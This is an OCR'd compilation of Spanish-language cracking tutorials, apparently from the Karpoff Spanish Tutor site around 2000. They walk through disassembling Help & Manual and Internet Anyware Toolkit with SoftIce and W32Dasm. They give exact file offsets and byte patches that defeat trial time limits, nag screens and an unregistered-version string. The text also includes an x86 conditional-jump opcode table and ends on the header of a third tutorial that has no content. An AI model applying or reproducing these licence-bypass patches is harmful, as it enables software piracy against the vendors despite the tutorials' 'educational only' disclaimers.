
Bueno amigos !!EMPECEMOS CON ESTE MENJURGE !!! como siempre lo primero es instalar el programa y ver
que tipo de limitaciones tiene, para empesar cuando ejecutas el **H&M** lo primero que te sale es



una ventana diciendote que tienes 14 dias para evaluarlo y dos botones uno de OK y otro de ORDER INFO, dentro de
esa misma ventana viene un texto que dice !! 14 DAYS FOR EVALUATION PERIOD !!! bueno, si das click en OK
se va directamente a abrir el programa !!!!mmmmmmmm!!! como podemos deducir este programa es una version demo
la cual no tiene ningun apartado para insertar un serial solo tiene las siguientes protecciones :

1.NAG SCREEN
2.LIMITE DE TIEMPO
3.UN STRING QUE APARECE AL SER COMPILADO UN PROYECTO

entonces manos a la obra a quitar esas protecciones, que les parece si empezamos con el limite de tiempo OK!! lo primero
sera darle una ojeada con el Soft Ice, para eso cargamos el Soft Ice y nos vamos a Symbol Loader y seleccionamos el
ejecutable del **H&M**



despues de seleccionarlo damos click en y nos manda una ventana de a ocurrido un error damos click en la opcion donde
esta el si y saltamos directamente al Soft Ice bueno desde ahi nos vamos dando F10 hasta que nos aparesca la Nag Screen y
damos OK en la Nag Screen y saltamos otra vez al Soft Ice y damos otra vez F10 unas tres veces mas y nos encontramos con
un salto **JGE** en la direccion de memoria **54b601** y unas lineas mas arriba nos encontramos con un CALL en la dirección de
memoria **54b5f6** quiero comentarles que las direcciones de memoria pueden ser diferentes eh!!! , bueno
continuemos.

Como pueden ver este salto y esa call son muy sospechosas mmmm!! bueno ahora lo que tenemos que hacer es
probar si ese salto es el que contador de tiempo que les parece si ahora desensamblamos el ejecutable de el **H&M**
con el Win32dasm y tendremos que esperar un poco ya que es grande el ejecutable , bueno en lo que desensambla.
vean algunos de los diferentes saltos concionales e incondicionales que existen:


77 cb JA rel8 Salto corto si encima de (CF=0 y ZF=0)
73 cb JAE rel8 Salto corto si encima de o igual (CF=0)
72 cb JB rel8 Salto corto si debajo de (CF=1)
76 cb JBE rel8 Salto corto si debajo de o igual (CF=1 o ZF=1)
72 cb JC rel8 Salto corto si lleva (CF=1)
E3 cb JCXZ rel8 Salto corto si el registro CX es 0
E3 cb JECXZ rel8 Salto corto si el registro ECX es 0
74 cb JE rel8 Salto corto si igual (ZF=1)
7F cb JG rel8 Salto corto si mayor (ZF=0 y SF=OF)
7D cb JGE rel8 Salto corto si mayor o igual (SF=0F)
7C cb JL rel8 Salto corto si menor (SFOF)
7E cb JLE rel8 Salto corto si menor o igual (ZF=1 o SF<>OF)
76 cb JNA rel8 Salto corto si no encima de (CF=1 o ZF=1)
72 cb JNAE rel8 Salto corto si no encima de o igual (CF=1)
73 cb JNC rel8 Salto corto si no carry (CF=0)
75 cb JNE rel8 Salto corto si no igual (ZF=0)
7E cb JNG rel8 Salto corto si no mayor (ZF=1 o SF<>OF)
7C cb JNGE rel8 Salto corto si no mayor o igual (SF<>OF)
7D cb JNL rel8 Salto corto si no menor (SF=OF)

7F cb JNLE rel8 Salto corto si no menor o igual (ZF=0 y SF=OF)
71 cb JNO rel8 Salto corto si no overflow (OF=1)
7B cb JNP rel8 Salto corto si no paridad (PF=1)
79 cb JNS rel8 Salto corto si no signo (SF=0)
75 cb JNZ rel8 Salto corto si no cero (ZF=0)
70 cb JO rel8 Salto corto si overflow (OF=1)
7A cb JP rel8 Salto corto si paridad (PF=1)
7A cb JPE rel8 Salto corto si la paridad igual (PF=1)
7B cb JPO rel8 Salto corto si la paridad impar (PF=0)
78 cb JS rel8 Salto corto si signo (SF=1)
74 cb JZ rel8 Salto corto si cero (ZF=0)
0F 87 cw/cd JA rel16/32 Salto cercano si encima de (CF=0 y ZF=0)
0F 83 cw/cd JAE rel16/32 Salto cercano si encima de o igual (CF=0)
0F 82 cw/cd JB rel16/32 Salto cercano si debajo de (CF=1)
0F 86 cw/cd JBE rel16/32 Salto cercano si debajo de o igual (CF=1 o ZF=1)
0F 82 cw/cd JC rel16/32 Salto cercano si carry (CF=1)
0F 84 cw/cd JE rel16/32 Salto cercano si igual (ZF=1)
0F 84 cw/cd JZ rel16/32 Salto cercano si 0 (ZF=1)
0F 8F cw/cd JG rel16/32 Salto cercano si mayor (ZF=0 y SF=OF)
0F 8D cw/cd JGE rel16/32 Salto cercano si mayor o igual (SF=OF)
0F 8C cw/cd JL rel16/32 Salto cercano si menor (SF<>OF)
0F 8E cw/cd JLE rel16/32 Salto cercano si menor o igual (ZF=1 o SF<>OF)
0F 86 cw/cd JNA rel16/32 Salto cercano si no encima de (CF=1 o ZF=1)
0F 82 cw/cd JNAE rel16/32 Salto cercano si no encima de o igual (CF=1)
0F 83 cw/cd JNB rel16/32 Salto cercano si no debajo de (CF=0)
0F 87 cw/cd JNBE rel16/32 Salto cercano si no debajo de o igual (CF=0 y ZF=0)
0F 83 cw/cd JNC rel16/32 Salto cercano si no carry (CF=0)
0F 85 cw/cd JNE rel16/32 Salto cercano si no igual (ZF=0)
0F 8E cw/cd JNG rel16/32 Salto cercano si no mayor (ZF=1 o SF<>OF)
0F 8C cw/cd JNGE rel16/32 Salto cercano si no mayor o igual (SF<>OF)
0F 8D cw/cd JNL rel16/32 Salto cercano si no menor (SF=OF)
0F 8F cw/cd JNLE rel16/32 Salto cercano si no menor o igual (ZF=0 y SF=OF)
0F 81 cw/cd JNO rel16/32 Salto cercano si no overflow (OF=0)
0F 8B cw/cd JNP rel16/32 Salto cercano si no paridad (PF=0)
0F 89 cw/cd JNS rel16/32 Salto cercano si no signo (SF=0)
0F 85 cw/cd JNZ rel16/32 Salto cercano si no cero (ZF=0)
0F 80 cw/cd JO rel16/32 Salto cercano si overflow (OF=1)
0F 8A cw/cd JP rel16/32 Salto cercano si paridad (PF=1)
0F 8A cw/cd JPE rel16/32 Salto cercano si paridad igual (PF=1)
0F 8B cw/cd JPO rel16/32 Salto cercano si paridad impar (PF=0)
0F 88 cw/cd JS rel16/32 Salto cercano si signo (SF=1)
0F 84 cw/cd JZ rel16/32 Salto cercano si 0 (ZF=1)

EB cb JMP rel8 Salto corto, relativo, desplazamiento rel a la siguiente instruccion
E9 cw JMP rel16 Salto cercano, relativo, desplazamiento rel a la siguiente instruccion
FF /4 JMP r/m16 Salto cercano, absoluto indirecto, dirección determinada en r/m16
FF /4 JMP r/m32 Salto cercano, absoluto indirecto, dirección determinada en r/m16
EA cb JMP ptr16:16 Salto lejano, absoluto, dirección determinada en operando
EA cb JMP ptr16:32 Salto lejano, absoluto, dirección determinada en operando
FF /5 JMP m16:16 Salto lejano, absoluto indirecto, dirección determinada en m16:16
FF /5 JMP m16:32 Salto lejano, absoluto indirecto, dirección determinada en m16:32

estos son algunos, de los que me acuerdo ahorita, bueno continuemos !!! ya se desensamblo ? por que en la maquina que
tengo una pentium 100 mhz con 48 en ram vaya que si tarda lleva casi 10 minutos y apenas va procesando los jmp addreses
vaya vaya !!! antes de continuar tengo que esperar que termine mmmmmm !! bueno regreso voy a echarme un TRAGO!!!
mmmmm!!! que rico trago mmmmmmm!!! verdaderamente que rica es el AGUA DE LIMON !!mmmmm!!! me creerian que
todavia no termina, que se me hace que me voy a cenar una torta española por cierto saludos a KArpoff !! AMIGISIMO !!!,
BUENO YA REGRESE ahora si continuemos.

Una vez desensamblado no vamos a eh insertamos en la ventana que aparece



la direccion de memoria que vimos en el Soft Ice que fue **54b601** y nos manda a la parte del codigo donde se
encuentra el salto sospechoso :

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0054B5BA(C)
|
:0054B5D6 A14C005500              mov eax, dword ptr [0055004C]
:0054B5DB 8B00                    mov eax, dword ptr [eax]
:0054B5DD 8B80E0010000            mov eax, dword ptr [eax+000001E0]
:0054B5E3 B201                    mov dl, 01
:0054B5E5 E8F68FEDFF              call 004245E0
:0054B5EA A14C005500              mov eax, dword ptr [0055004C]
:0054B5EF 8B00                    mov eax, dword ptr [eax]
:0054B5F1 E83279EEFF              call 00432F28
:0054B5F6 A138025500              mov eax, dword ptr [00550238]
:0054B5FB 8B00                    mov eax, dword ptr [eax]
:0054B5FD 83785000                cmp dword ptr [eax+50], 00000000
:0054B601 7D05                    jge 0054B608
:0054B603 E8E882EBFF              call 004038F0
```

como podemos ver ese salto hace la comparación de que si es mayor o igual a 14 el programa ya no se ejecuta y continua con
la siguiente linea, OK ! bueno que les parece si el **JGE** lo cambiamos por un salto incondicional **JMP** que salte no importando
el valor que tenga salte!! como lo haremos , pues muy facil . vemos su offset que es:

0014aa01 le sacamos una copia a el ejecutable del H&M y la copia la abrimos con el heditor hexadecimal en mi caso yo uso
el Hexwork Shop y damos Control G e insertamos el offset y nos manda a

```
0014A9FA|008B 0083 7850 007D 05E8 E882 EBFF|....xP.}......
0014AA08|8B03 E879 9CEE FF8B 03BA 74B7 5400|...y......t.T.
```

y en la parte donde esta **007D05** solo cambiamos el **7D** por **EB** y guardamos los cambios, vamos y probamos
adelantando la fecha un mes mas o menos y ejecutamos el ejecutable modificado y damos click en el boton de OK!
!!!! VOILA !!! limite de tiempo crackeado, ya solo nos falta quitar la molesta Nag Screen que sale al principio para
hacer esto solo apuntamos el offset de la CALL que se encuentra tres lineas arriba del salto

```
:0054B5EF 8B00                mov eax, dword ptr [eax]
:0054B5F1 E83279EEFF          call 00432F28
:0054B5F6 A138025500          mov eax, dword ptr [00550238]
:0054B5FB 8B00                mov eax, dword ptr [eax]
:0054B5FD 83785000            cmp dword ptr [eax+50], 00000000
:0054B601 7D05                jge 0054B608
:0054B603 E8E882EBFF          call 004038F0
```

el offset es: @Offset 0014A9F1h in File:HelpMan.exe

nos vamos al heditor hexadecimal y cambiamos solo los 5 bytes de la llamada (**recuerden que para que funcione el**
cambio debes de cambiar si son 5 bytes por otros 5 bytes) osea seria

E8 = UN BYTE

32 = UN BYTE

79 = UN BYTE

EE = UN BYTE

FF = UN BYTE

5 BYTES EN TOTAL

los cambiaremos por 5 bytes que anulen esta CALL que serian 9090909090 entonces vayamos a el editor
hexadecimal y busquemos el offset **14A9F1**

```
0014A9EC|0055 008B 00E8 3279 EEFF A138 0255|.U....2y...8.U
```

nos presenta la pantalla esto **E83279EEFF** y lo cambiamos y quedaria asi

```
0014A9EC|0055 008B 0090 9090 9090 A138 0255|.U.........8.U
```

una vez cambiado salvamos los cambios y ejecutamos el programa y LISTO PROGRAMA CRACKEADO !!!

solo falta quitar el string que sale al compilar un proyecto bueno para eso buscamos : **THIS PROYEC WAS**
COMPILED WHIT A UNREGISTERED VERSION OF HELP AND MANUAL THIS DONT APPER IN A
REGISTERED VERSION !!! en el editor hexadecimal y solamente lo borramos y LISTO AHORA SI PROGRAMA CRACKEADO!!!!

bueno amigos terminamos espero que les sirva este tutorial, una cosa mas si gustas que tus tutoriales esten en la
nueva compilacion de tutoriales, solo mandarmelos a mi email y yo me comunicare con ustedes. !!! Y
RECUERDEN ESTE TUTORIAL ES SOLO PARA AUMENTAR TUS CONOCIMIENTOS !!! SI TE GUSTA EL PROGRAMILLA !!! COMPRALO!!!!

Profesor_X

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Internet Anyware Toolkit v3.2.1**

PROTECCION:	**Serial, Nag, Limitacion de Tiempo**		
Descripcion:	**Excelente Programa para realizar tareas de Hackers**		
Dificultad:	**Principiante ++**		
DOWNLOAD:	http://www.tnsoft.com		
Herramientas:	**Softice 3x+ W32dasm Editor Hexadecimal**		
CRACKER:	**karpoff**	**FECHA:**	**30/07/2000**

INTRODUCCION

Tutorial de Crackeo Para Newbies desde Cero ## PROYECTO 18 ##

Hola Newbies, como siempre estos manuales van dedicados a todos vosotros :)

En esta ocasion jugaremos un poco con Internet Anyware Toolkit v3.2.1 , este programa es una excelente herramienta para empezar a hackear un poco tiene todo tipo de opciones,(Ping, Trace Routes, Scanear Puertos, Finger, Whols, Route Table y muchas mas opciones).

la protección que tiene es un numero de serie, con una molesta nag de dialogo al arranque, y una limitación de 30 dias de uso.

Que pretendo con este Manual ?? pues que aprendáis a tokitear el codigo de tal manera que se pueden hacer cosillas interesantes con la proteccion y obtener buenas Ideas a la hora de atakar otros programas mas complicados.

AL ATAKE


Por primera vez no me voy a perder en detalles del tipo de.... para buscar las strin ref. pulsamos el boton tal, para buscar una palabra.... pulsamos tal, creo que a estas alturas (Tutorial nº 18) todos sabeis de sobra manejar minimamente todas la herramientas y si tienes alguna duda consulta los manuales anteriores.

Muy importante y siempre Lo primero de Todo, buena musica , paquete de tabaco, birras y demas enseres para entrar en trance "hooommmmmmmmmm" , vamos a Hacer una copia del ejecutable Toolkit.exe , y tenemos que obtener la maxima informacion sobre la victima para saber a que nos enfrentamos y no perder tiempo, a mi el File Analicer me dice esto. (que no es poco :))

```
-----------------------------------------------------------------------------
---> * File Analyzer Version 1.6.01.09.2000 DELUXE                        <---
---> * Copyright (c) Vadim Tarasov ( vnet@world.lv ) 1999                 <---
---> * Homepage(1) - http://www.world.lv/vnet                             <---
---> * Homepage(2) - http://www.fly.to/vadimlv                            <---
---> > Registered  - karpoff
-----------------------------------------------------------------------------
---------------> You may change this message in the CFG file <---------------

Processing file  : TOOLKIT.EXE
Large file name  : Toolkit.exe
File sizes       : 933,888/000E4000 ( DOS ), 1,168/00000490 ( HEADER )
Created          : 10:19:00  Jul, 26 of 2000
File structure   : PE-EXE. Win32 (WinNT and Win32s) portable executable file
Machine type     : 80386+
Versions         : LINK - 6.0, OS - 4.0, User - 0.0, Sybsystem - 4.0
Subsystem        : Windows GUI
Image Flags(1)   : ImageIsDLL  (.) DebugStrip  (.) IsExecutable(x)
Image Flags(2)   : RelocatStrip(x) LineNumStrip(x) LocSymbStrip(x)
Image Flags(3)   : 32bit image (x) 16bit image (.) System file (.)
Image Flags(bit) : 0000000100001111
HeapStack        : Reserve - 00100000/00100000, Commit - 00001000/00001000
Data Sizes       : InitDataSize : 0009F000, UninitDataSize  : 00000000
Other Sizes(1)   : CodeSize     : 00045000, ImageSize       : 000E5000
Versions         : LINK - 6.0, OS - 4.0, User - 0.0, Sybsystem - 4.0
Subsystem        : Windows GUI
Image Flags(1)   : ImageIsDLL  (.) DebugStrip  (.) IsExecutable(x)
Image Flags(2)   : RelocatStrip(x) LineNumStrip(x) LocSymbStrip(x)
Image Flags(3)   : 32bit image (x) 16bit image (.) System file (.)
Image Flags(bit) : 0000000100001111
HeapStack        : Reserve - 00100000/00100000, Commit - 00001000/00001000
Data Sizes       : InitDataSize : 0009F000, UninitDataSize  : 00000000
Other Sizes(1)   : CodeSize     : 00045000, ImageSize       : 000E5000
Other Sizes(2)   : HeaderSize   : 00001000, OpHeaderSize(NT): 000000E0
Bases            : BaseOfCode   : 00001000, BaseOfData      : 00046000
Alignments       : FileAlignment: 00001000, SectionAlignment: 00001000
Objects table    : ┌  Name   VirtSize   ERVA   PhysSize PhysOffs  Flags  ┐
Object (     1)  : │.text   |000441D1|00001000|00045000|00001000|60000020|
Object (     2)  : │.rdata  |0000E8DA|00046000|0000F000|00046000|40000040|
Object (     3)  : │.data   |00003308|00055000|00003000|00055000|C0000040|
Object (     4)  : │.rsrc   |0008B648|00059000|0008C000|00058000|40000040|
Processed with(1): Compiled by Microsoft Visual C++ 5.0
DOSEXE part sizes: Header 64 bytes, image 1104 bytes, overlay 932720 bytes
WINEXE part sizes: Header 4032 bytes, image 929856 bytes, overlay 0 bytes
Entrypoint       : DOS 64/00000040, RVA 254312/0003E168, WIN 254312/0003E168
Information(1)   : Overlay start from 933888/000E4000
Extension (     1): DOS executable file
```

- Lo mas importante que no esta Empakado, que no esta Protegido contra desensamblado & Debuger y que esta compilado con Visual C++ . Por lo tanto pasemos a desensamblar Toolkit.exe , el listado muerto lo guardamos como proyecto para evitar desensamblarlo nuevamente cada vez que cerremos el desensamblador.

- siguiente, Analicemos como se comporta el programa, osea que lo ejecutamos y nos fijamos bien en todas las caracteristicas, al arrancar aparece una nag de dialogo con las siguientes caracteristicas:



Como Caption (Titulo de la ventana) Welcome, un Icono, la bienvenida al programa las restricciones, y algo curioso el conteo de los dias de evaluacion,luego tenemos un boton con el texto Licence Now.. , que nos invita a meter el numero de registro, un segundo boton que pone Later..(15 sec) y que empieza una cuenta atras de 15 a 0 en medida de segundos, Adelanto que no vamos a ir a por el numero de serie ni a hacer un parcheo que nos acepte cualquier numero, vamos a jugar un poco con el codigo y se me ocurre manipular el codigo del boton que cuenta los segundos de tal manera que en vez de que tarde 15 segundos en iniciarse el programa alteremos el tiempo reduciendolo a lo minimo, asi cuando arranquemos el programa se abrira y se autocerrara en el acto la nag, entrando directamente al programa.

- Este tipo de eventos es manejado por alguna funcion como settimer, Gettimer etc. y como en un programa hay cientos de eventos relacionados con el tiempo se me ocurre buscar la etiqueta de boton como cadena de texto, osea Later.. (%D sec.) , asi que metemos en la opcion de busqueda del desensamblador la palabra Later y procedemos a su localizacion :), he encontrado 3 coincidencias pero me parece de especial interes esta, por estar junto a la funcion SetTimer.

```
* Posible Reference to String Resource ID=01000: "User Tool 1"
|
:00435BED 68E8030000 push 000003E8
:00435BF2 6A01 push 00000001
:00435BF4 51 push ecx
:00435BF5 C744242000000000 mov [esp+20], 00000000

* Reference To: USER32.SetTimer, Ord:0252h
|
:00435BFD FF15FC6B4400 Call dword ptr [00446BFC]
:00435C03 8B5664 mov edx, dword ptr [esi+64]
:00435C06 8D442404 lea eax, dword ptr [esp+04]
:00435C0A 52 push edx

* Possible Reference to String Resource ID=00108: "Later... ( %1!d! sec. )"
|
:00435C0B 6A6C push 0000006C
:00435C0D 50 push eax
```

- Bueno hemos localizado la Etiqueta del boton (Later... (%1!d! sec.)"), y la funcion que maneja el evento de tiempo, ahora mis pobres conocimientos de programacion me dicen que el tiempo en programacion se utiliza en milisegundos osea 1000 = 1 segundo, se me ocurre localizar el contador que tiene que estar muy cerquita ya que tenmos la funcion SetTimer y la Etiqueta del Boton en este codigo, bueno pues busquemos 1000 en Hexadecimal que es 3E8, y como veis en el codigo que tenemos encima encontramos la coincidencia.

```
* Possible Reference to String Resource ID=01000: "User Tool 1"
|
:00435BED 68E8030000 push 000003E8 -- Medida en Milisegundos
:00435BF2 6A01 push 00000001
:00435BF4 51 push ecx
:00435BF5 C744242000000000 mov [esp+20], 00000000
```

- Que creeis que puede pasar si en vez de que el contador se base en 1000 Mlsegundos para hacer un segundo, se base en Cero Mlsegundos :), Como hacer esto?? Pongamos el Push a Cero, cambiamos:

:00435BED 68E8030000 push 000003E8 Por :00435BED 6A00909090 push 000000000

Para realizar los cambios ya sabeis, localizar el offset de la linea a modificar, y con el Editor Hex parcheais.

Hemos puesto como medida de tiempo 0 osea que ahora el programa hara 15 eventos de 0 tiempo, con lo cual el nag desaparecera nada mas iniciar el programa, tambien para seguir jugueteando podriamos manipular el manejador de 15 eventos y ponerlo a cero, si os apetece ????

Quizas todo esto os parezca una tonteria, pero yo pienso que esta muy bien saber este tipo de cosillas, que nos pueden ser muy utiles con otros programas y esta muy bien jugar con el codigo para buscar diferentes formas de atakes, segun juegas te vienen ideas a la cabeza hay que sentirse comodo con el codigo, obserbarlo, ver como funciona y experimentar.

--- A por el Nag ---

Bueno ahora vamos a atkar al Nag directamente, segun he obserbado el codigo, estoy casi seguro que evitando el inicio del Nag, evitaremos tambien que caduque el programa en 30 dias, Como he llegado a esta conclusion ?? pues parece ser que tanto el codigo del Nag como el de la limitacion de tiempo estan asociados entre si, osea que si sale el nag, el programa cuenta los dias de evaluacion y si evitamos el nag, no cuenta nada, de todas maneras enseguida lo comprobaremos.

- Bueno Empecemos, localizaremos el codigo del nag mediante su Caption (Titulo) Welcome, Pulsemos la opcion de busqueda y metemos la palabra Welcome y veamos las coincidencias, enseguida nos aparece esta linea que es de lo mas interesante,

Name: DialogID_00D2, # of Controls=005, Caption:"Welcome", ClassName:""

Suficiente para nosotros, tenemos que el Caption es manejado por el DialogID_00D2 que es el que lanzara el welcome, asi que a buscar el dialogo, realizamos la busqueda metiendo como busqueda DialogID_00D2 y enseguidita aterrizamos en:

```
* Possible Reference to Dialog: DialogID_00D2
|
:004358AF 68D2000000 push 000000D2
:004358B4 89742410 mov dword ptr [esp+10], esi
```

Cuando la ejecucion del programa llegue a esta parte del codigo, se empezara a crear el Nag y seguido lo lanzara, asi que a mi se me ocurre poner un punto de ruptura (break Point) un poco antes de estas lineas de codigo y analizar con softice o TRW2000 que instruccion lanza el Nag, bueno encima de este codigo tenemos lo siguiente:

```
* Possible Reference to Dialog: DialogID_008E, CONTROL_ID:00FF, "JN "
|
:00435890 6AFF push FFFFFFFF -- Pongamos un Brak Point aqui --
:00435892 6851434400 push 00444351
:00435897 64A100000000 mov eax, dword ptr fs:[00000000]
:0043589D 50 push eax
```

Pues a lo dicho vamos a poner un Break Point en 00435890 para obserbar en que momento se lanza el Nag, Corremos Toolkit.exe y de inmediato entramos en softice en el bp que hemos puesto, vamos ejecutando el programa paso a paso con F10 hasta que nos salte el Nag , F10...F10..ETC. y splanch aparece nuestro nag, quien lo lanzo?? pues esactamente:

```
* Reference To: MFC42.Ordinal:09D2, Ord:09D2h
|
:00427EDB E8266B0100      Call 0043EA06 --- Lanza El Nag ---
:00427EE0 83F801         cmp eax, 00000001
```

```
:00427EE3 0F85A5000000   jne 00427F8E
:00427EE9 8D8C24E8000000 lea ecx, dword ptr [esp+000000E8]
:00427EF0 89BC24F4000000 mov dword ptr [esp+000000F4], edi
```

Vamos a buscar este codigo en el Listado muerto y veamos si hay alguna manera de evitar que pase por :00427EDB E8266B0100 Call 0043EA06 Lo mas interesante que aparece es el siguiente salto que va directo a la llamada que lanza el nag

```
* Possible StringData Ref from Data Obj ->"Toolkit"
|
:00427E94 6854574500 push 00455754
:00427E99 E802B5FFFF call 004233A0
:00427E9E 83C40C     add esp, 0000000C
:00427EA1 3DCF070000 cmp eax, 000007CF
:00427EA6 8D4C2440   lea ecx, dword ptr [esp+40]
:00427EAA 742F je 00427EDB -- Directo a la Call que lanza el Nag --

* Reference To: MFC42.Ordinal:09D2, Ord:09D2h
|
:00427EAC E8556B0100              Call 0043EA06 -- OTro que tambien lanza el Nag --
:00427EB1 83F801                  cmp eax, 00000001
:00427EB4 0F858E000000           jne 00427F48
:00427EBA 8D8C24E8000000         lea ecx, dword ptr [esp+000000E8]
:00427EC1 C78424F400000002000000 mov dword ptr [esp+000000F4], 00000002
```

Bueno Tenemos el salto 00427EAA je 00427EDB que si se ejecuta nos manda directos a la call que hemos localizado como responsable de que salga el Nag, comprobamos con softice y efectivamente cuando la ejecucion del programa llega a el salto este se ejecuta asta 00427EDB Call 0043EA06 , pero supongo que estareis viendo y pensando lo mismo que yo, si anulamos el salto de tal manera que nunca se llegue a ejecutar no hacemos nada, por que con la primera instruccion que se encuentra es con otra llamada exacta a la que nos lanzo el nag , fijaros en las dos

:00427EDB E8266B0100 Call 0043EA06 --- El call que lanza el nag ---

:00427EAC E8556B0100 Call 0043EA06 --- Y este seguro que hace lo mismo, fijaros en la direccion a la que apunta , es la misma que el anterior, osea que con el salto que teniamos localizado no podemos hacer nada, ya que de cualquier forma, se ejecute o no.. van a ir a parar al mismo sitio, a presentarnos el nag de inicio, Entonces busquemos algo que pueda evitar las dos call, mirando un poco mas arriba tenemos un salto que si nos libra las dos instrucciones,

```
* Possible StringData Ref from Data Obj ->"Toolkit"
|
:00427E54 6854574500     push 00455754
:00427E59 E8C2B1FFFF     call 00423020
:00427E5E 83C410 add     esp, 00000010
:00427E61 3DCF070000     cmp eax, 000007CF
:00427E66 BB05000000     mov ebx, 00000005
:00427E6B 0F845C010000   je 00427FCD -- Este mismo, sera el que nos ayude --
:00427E71 BF06000000     mov edi, 00000006
```

Pues bueno solo tenemos que invertir el salto y ver los resultados, yo ya lo he probado con softice y es perfecto, bueno cojemos el Offset del salto y nos vamos a nuestro Editor Hex y procedemos a parchearlo de tal manera que quede asi

:00427E6B 0F845C010000   je 00427FCD Cambiar Por

:00427E6B 0F855C010000   jne 00427FCD

y ya no tenemos ninguna nag molesta.

Y que pasa con la limitacion de 30 Dias, Como ya comente antes , la Nag y Los dias de Evaluacion estan relacionados, si hay nag el programa va contando los dias, si no hay nag es lo mismo que si hubiesemos metido el numero de serie valido.

Pues esto es todo, Creo que os sera interesante este Tutorial, o por lo menos eso espero. Cualquier duda, critica, sugerencias

Email

Saludos a todos y especialmente a mi ExGrupo TnT! que sois los mejores :)

karpoff

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**XpressControl 3.0**

PROTECCION:	**Versión trial con Limitacion de Tiempo a 30 días**		
Descripcion:	La app XpressControl de TomaWeb Remote Control Software permite acceder y tomar el control de un PC distante y de todos sus recursos, desde cualquier lugar en que uno se encuentre. Este control remoto se puede lograr a través de Internet o bien dentro de una red corporativa, a través de firewalls. Se pueden transferir archivos, ejecutar aplicaciones, operar con el teclado o el mouse, observar las operaciones del usuario remoto, etc. Tiene una velocidad de respuesta muy alta y su tamaño pequeño lo hace ideal para controlar un gran número de equipos. Incluye tres ejecutables: el Support Engineer Desktop (aplicación principal), el Connection Wizard y el Remote Host.		
Dificultad:	**Principiante**		
DOWNLOAD:	http://freeware32.efront.com/file/browsers21.htm		
Herramientas:	**Softice, W32dasm, Editor Hexadecimal**		
CRACKER:	**NickyAC**	**FECHA:**	**08/08/2000**

